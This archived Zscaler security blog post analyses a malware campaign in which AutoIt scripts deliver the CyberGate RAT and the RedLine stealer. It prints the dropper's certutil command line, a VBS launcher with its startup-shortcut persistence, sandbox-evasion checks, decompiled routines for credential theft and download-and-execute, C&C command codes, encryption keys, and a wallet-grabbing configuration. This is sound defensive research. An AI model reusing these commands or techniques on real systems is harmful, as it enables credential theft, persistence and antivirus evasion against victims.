CyberGate, RedLine Part of AutoIt Malware Campaign| Zscaler

By Mohd Sadique

Published: 2020-07-02 · Archived: 2026-04-05 18:59:54 UTC

In our most recent blog, we had detailed a malware campaign that uses a malicious document (DOC) file to deliver an AutoIt script which, in turn, delivers the Taurus stealer to steal credentials, cookies, history, system info, and more. Along similar lines, we recently came across a new malware campaign that uses a similar AutoIt script to deliver a new variant of the CyberGate RAT and RedLine stealer.

This blog will walk you through a detailed analysis of the payload delivery mechanism, capabilities, and Command and Control (C&C) communication. We also observed the usage of custom C&C protocols to exfiltrate sensitive information. We will shed light on the custom protocol used by the Cybergate RAT.

Below is the detection timeline for AutoIt malware campaigns in the past month. We observed several hits for the AutoIt malware involving various malware families, including AZOrult, Xtreme RAT, Taurus stealer, RedLine Stealer, and CyberGate RAT. The Zscaler ThreatLabZ team is closely monitoring the developments on these campaigns to ensure coverage.



Figure 1: Hits of AutoIt-based malware in the past month.

Zscaler Cloud Sandbox captured the CyberGate RAT and RedLine stealer successfully. We observed that both of them are packed with the same packer and use the same payload delivery mechanism. The tactics, techniques, and procedures (TTPs) observed in these two campaigns are similar in nature, so we suspect that the same actors are behind these attacks.

Payload delivery mechanism

As observed in a previous blog, the source of the stealer was spam mail containing a link to download the malware or an attached DOC file that downloads the malware. While tracking this campaign, we found that this malware is served by phishing sites. At the time of our analysis, we found a live phishing site of a cryptocurrency blockchain exchange called Resistance, which is serving the RedLine stealer.



Figure 2: A crypto blockchain exchange phishing site.

Wrapper analysis

The files downloaded from these phishing sites are self-extracting archives (SFX), which contain a cabinet file and a script to execute embedded files. The cabinet file can be found under the RCData resource directory with the name ‘CABINET’ and command for execution in the resource directory of the name ‘RUNPROGRAM’.

Figure 3: The resource directory of the wrapper file.

The cabinet file contains three files with a ‘com’ extension and the file names are random and different in other AutoIt scripts. Those files are:

ffXi.com - This is a legit Autoit3.exe having an invalid header used to run AutoIt scripts
adCt.com - A Windows Base64 encoded AutoIt script by certutil
bzYfp.com - The encrypted payload

The command-line script present in the ‘RUNPROGRAM’ resource directory to execute embedded files is shown below:

cmd /c lsass.com & type ffXi.com >> lsass.com & del ffXi.com & certutil -decode adCt.com R & lsass.com R & ping 127.0.0.1 -n 20

First, it corrects the header of ‘ffXi.com’ (Autoit3.exe) by appending “M”, stores it in ‘lsass.com’, then it deletes ‘ffXi.com’. After that, it decodes the Base64 encoded AutoIt script using ‘certutil’ with the parameter “-decode”, saves it to a file “R”, and then runs this AutoIt script with Autoit3.exe (lsass.com). In the end, it uses the ping command as a sleep timer.

The AutoIt script uses custom obfuscation and all the hardcoded strings are encrypted in the malware, as we have seen previously in this campaign. Upon execution, the AutoIt script drops and hides the following four files in the directory “%APPDATA%\\cghost” for achieving persistency on the system. We found this persistency technique in the AutoIt script only if the final payload is RAT.

cghost.com - Copy of AutoIt interpreter
aGuDP - Copy of Autoit script
bzYfp.com - Copy of encrypted payload
dLzSj.vbs - VBS script to execute AutoIt interpreter with the script

The VBS file contains:

CGXdBksrYqQnDIwn =
GetObject("winmgmts:\\.\root\cimv2:Win32_Process").Create("%appdata%\cghost\cghost.com %appdata%\cghost\aGuDP" , "%appdata%\cghost", Null, OJxMEkRRELvrj)

For persistence, it creates an internet shortcut file ‘cghost.url’ in the startup directory with the following contents:

[InternetShortcut]
URL="%APPDATA%\cghost\dLzSj.vbs"

The AutoIt script has multiple sandbox evasion tricks to avoid detection. It also checks to see if a file and computer name exists in the system and checks for a particular domain.



Figure 4: The malware performs multiple checks before execution.

This malware wrapper avoids its execution in the Windows defender antivirus simulator by checking for the presence of the “C:\aaa_TouchMeNot.txt” file in the system. The malware terminates execution if it finds the following computer names, which are used by AV emulators:

“NfZtFbPfH” - Kaspersky
“tz” - Bitdefender
“ELICZ” - AVG
“MAIN" - VBA
“DESKTOP-QO5QU33” - Assuming this is the attacker’s machine name

It checks for the sleep API patch with 'GetTickCount' to detect the sandbox emulation. It also checks for the domain ‘OJtmGmql.OJtmGmql’, it will exit if the domain is alive. These are random strings and found to be different in every other wrapper. If it passes all the above checks then it injects the shellcode for the 'RC4' algorithm based on the system architecture into the specified running process or the current process memory.



Figure 5: The RC4 algorithm shellcode.

The RC4 key is XOR-encrypted in the AutoIt script which can be found in a function calling along with the encrypted data and process path for injection.



Figure 6: The encrypted RC4 key.

This RC4 key is found to be different in every case. The AutoIt script reads the encrypted payload (bzYfp.com) and decrypts it using the RC4 shellcode with the hardcoded key “537180” (in this case).

```
v4 = 0;
*(_DWORD *)a1 = 0;
*(_DWORD *)(a1 + 4) = 0;
do
{
  *(_BYTE *)(a1 + v4 + 8) = v4;
  ++v4;
}
while ( v4 != 0x100 );
result = a1;
LOBYTE(v6) = 0;
v9 = 0;
do
{
  if ( a3 <= v9 )
  {
    v9 = 1;
    v7 = 0;
  }
  else
  {
    v7 = v9++;
  }
  v8 = *(_BYTE *)(result + 8);
  v6 = (unsigned __int8)(v8 + *(_BYTE *)(a2 + v7) + v6);
  *(_BYTE *)(result++ + 8) = *(_BYTE *)(a1 + v6 + 8);
  *(_BYTE *)(a1 + v6 + 8) = v8;
}
while ( result != a1 + 0x100 );
```

Figure 7: The RC4 algorithm in the first shellcode.

After that, it injects another shellcode in the memory, which creates a mutex first with the name of 'JFTZRATSJPATTZLFCUTTH', then it takes the decrypted PE file, injects it into the process, and executes it.

The final payload is decrypted and executed in the memory only so it will not get captured by the antivirus if it has static detection.

We have written a python script to decrypt the encrypted payload, which can be found in Appendix I.

The payloads dropped by this wrapper are CyberGate RAT or RedLine stealer.

CyberGate RAT

The CyberGate RAT from this campaign looks like a new variant that we have not seen in the past. CyberGate allows an attacker to browse and manipulate files, devices, and settings on the victim's machine as well as download and execute additional malware. It also has a wide range of information stealing abilities, such as keyloggers, screen capture, and remote enabling of webcams.

The capabilities of the CyberGate RAT that we found in this variant include:

- Collecting the system info
- Creating a specified directory
- Downloading and executes additional files

- Getting the content of a specified file
- Stealing the browser's credentials
- Capturing the screen
- Running a keylogger

The C&C address and port information are encrypted and hardcoded in the binary. Encryption is simple XOR with the hardcoded key "2qYNYM2Z74XL".



Figure 8: The XOR decryption of the encrypted IP address.

The unique bot ID is created by adding the username, computer name, and the serial number of the victim machine and calculating the MD5 hash.

Bot ID = MD5(UserName+ComputerName+SerialNumber)



Figure 9: Bot ID creation.

Network traffic analysis

This variant of CyberGate RAT has a hardcoded and encrypted C&C IP address and it uses a 3970 port to communicate on the TCP protocol. The complete traffic is compressed with zlib compression and encrypted with RC4 with the hardcoded key present in the binary.



Figure 10: CyberGate network traffic.

Figure 11: Packet structure.

Client and server packets are encrypted or decrypted by RC4 with the same hardcoded key “draZwyK8wNHF”, which is present in the binary. After the decryption of server packets, the data starts with the marker of 14 bytes “@@XXXXXXXXXX@@” and followed by the zlib compressed data. We have seen this marker in the previous version of Cybergate RAT.



Figure 12: The decrypted packet data.

After decompression, the data starts with the command followed by the parameters and separated by the marker “##$##”.

Structure: ##$####$##

Figure 13: The decrypted communication between the client and the C&C server.

In the first request, the command will send the calculated unique bot ID to the server.
The second command will search for the stored credentials in the Chrome and Firefox browser profiles. If it matches the parameters, then it sends the credentials to the server along with the machine info, including socket name, user name, computer name, product name, and bot ID.

```
sub_4044B4(v79, (int)"ECDnG66CYsZc");
if ( v6 )
{
  v10 = sub_404650((int)dword_444C48, v84);
  sub_404608((int)&v84, 1, v10 - 1 + 5);
  v11 = sub_404650((int)dword_444C48, v84);
  sub_4045C8(v84, 1, v11 - 1, (int)&v83);
  v12 = sub_404650((int)dword_444C48, v84);
  sub_404608((int)&v84, 1, v12 - 1 + 5);
  if ( sub_404650((int)dword_444CE0, v83) <= 0 )
  {
    sub_4040A8((int)&v83);
  }
  else
  {
    sub_443AA8(v83, (int)&v78, a3, a4, a5); // Get browser's credentials
    sub_404140((volatile signed __int32 *)&v83, v78);
  }
  v57 = "4hybWKLmEShM##$##ECDnG66CYsZc##$##";
  sub_406DA0(*off_44AE64, (int)&v76);       // Get sockname
  v56 = v76;
  v55 = (unsigned int)dword_444C48;
  sub_43A258((int)&v75);                    // Get username
  sub_43A220((int)&v74);                    // Get computername
  sub_43BA04((int)&v73, v13);               // Get productname
  sub_404428(v14, 13, dword_444C48, v83, dword_444C48, *(_DWORD *)off_44AE5C);
  sub_443C1C(v85, v77, a3);                 // Compressed, Encrypt and send to server
}
```

Figure 14: The credentials and machine info that is sent to the server.

The command “Ky8pr22KrbW3” or “neAWM9TC4tsk” creates the specified directory in the %appdata%. It then downloads and stores the specified file inside and executes it.

```
sub_4318FC((int)"APPDATA", (int)&v25);          // Appdata directory
if ( (_BYTE)v2 )
  sub_404140((volatile signed __int32 *)&v24, (signed __int32)dword_43E730);
else
  sub_404140((volatile signed __int32 *)&v24, (signed __int32)dword_43E720);
sub_4043B4((int)&v21, v25, v24);
if ( !sub_431F2C(v21) )
{
  sub_4043B4((int)&v20, v25, v24);
  sub_431F50(v20, v2);                          // Create Directory
}
v3 = sub_404650((int)dword_43E740, v26);
sub_4045C8(v26, 1, v3 - 1, (int)&v22);
v4 = sub_404650((int)dword_43E740, v26);
sub_404608((int)&v26, 1, v4);
sub_404140((volatile signed __int32 *)&v23, v26);
sub_404428(v5, 4, v23, &dword_43E74C, v24, v25);
v6 = (int)sub_404568(v19);
v7 = (int)sub_404568(v22);
if ( !sub_431D48(0, v7, v6, 0, v11) )           // Download URL to a file
{
  if ( (_BYTE)v2 == 1 && *off_44B114 )
  {
    v11 = *off_44B114;
    CloseHandle(v11);
  }
  v11 = 0;
  sub_404428(v8, 4, v23, &dword_43E74C, v24, v25);
  v9 = (int)sub_404568(v18);
  sub_431ED4(0, (int)"Open", v9, 1, 0, v11);  // Execute file
  if ( (_BYTE)v2 == 1 )
  {
```

Figure 15: The command to download and execute additional malware.

We have found the following commands in this variant of the CyberGate RAT.

Commands	**Descriptions**
4hybWKLmEShM	Send the unique bot ID to the server
ECDnG66CYsZc	Steal the browser’s credentials and machine info
dYh3GKy2DK	Store data to the registry
Ky8pr22KrbW3	Download and execute additional malware
neAWM9TC4tsk	Download and execute additional malware and exit itself
EffNaMNRW43T	Capture the screen
5Qvape9Wv6eA	Start the keylogger

We have written a python script to decrypt the CyberGate RAT and C&C traffic. It can be found in Appendix II.

RedLine stealer

The final payload is the .NET binary file of RedLine stealer. This stealer is available for sale on Russian forums and was seen before in a COVID-themed email campaign. Proofpoint published a blog about that campaign.

The capabilities of this stealer include:

- Collecting information about the victim's system
- Collecting credentials, cookies, credit cards from Chromium- and Gecko-based browsers
- Collecting data from FTP clients (FileZilla, WinSCP)
- Collecting data from IM clients (Pidgin)
- Collecting cryptocurrency wallets
- Downloading and executing the specified file



Figure 16: The RedLine stealer classes and C&C domain.

The RedLine stealer uses SOAP over HTTP protocol for its C&C communication.
After getting connected with the C&C server, RedLine fetches the client configuration settings from the server.

Figure 17: Fetching the client configuration settings.

This client configuration settings include GrabBrowsers, GrabFTP, GrabFiles, GrabImClients, GrabPaths, GrabUserAgent, and GrabWallets.

```
- <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
  - <s:Body>
    - <GetSettingsResponse xmlns="http://tempuri.org/">
      - <GetSettingsResult xmlns:a="v1/Models" xmlns:i="http://www.w3.org/2001/XMLSchema-instance">
          <a:BlacklistedCountry xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays" />
          <a:BlacklistedIP xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays" />
          <a:GrabBrowsers>true</a:GrabBrowsers>
          <a:GrabFTP>true</a:GrabFTP>
          <a:GrabFiles>false</a:GrabFiles>
          <a:GrabImClients>true</a:GrabImClients>
        - <a:GrabPaths xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays">
            <b:string>%USERPROFILE%\AppData\Roaming\ark-desktop-wallet|*.*|1</b:string>
            <b:string>%USERPROFILE%\AppData\Roaming|*userWallet*.json*,*.keys|1</b:string>
          </a:GrabPaths>
          <a:GrabUserAgent>false</a:GrabUserAgent>
          <a:GrabWallets>true</a:GrabWallets>
        </GetSettingsResult>
      </GetSettingsResponse>
    </s:Body>
  </s:Envelope>
```

Figure 18: The RedLine client configuration settings.

After collecting the data as per the configuration, it sends all the data back to the server.

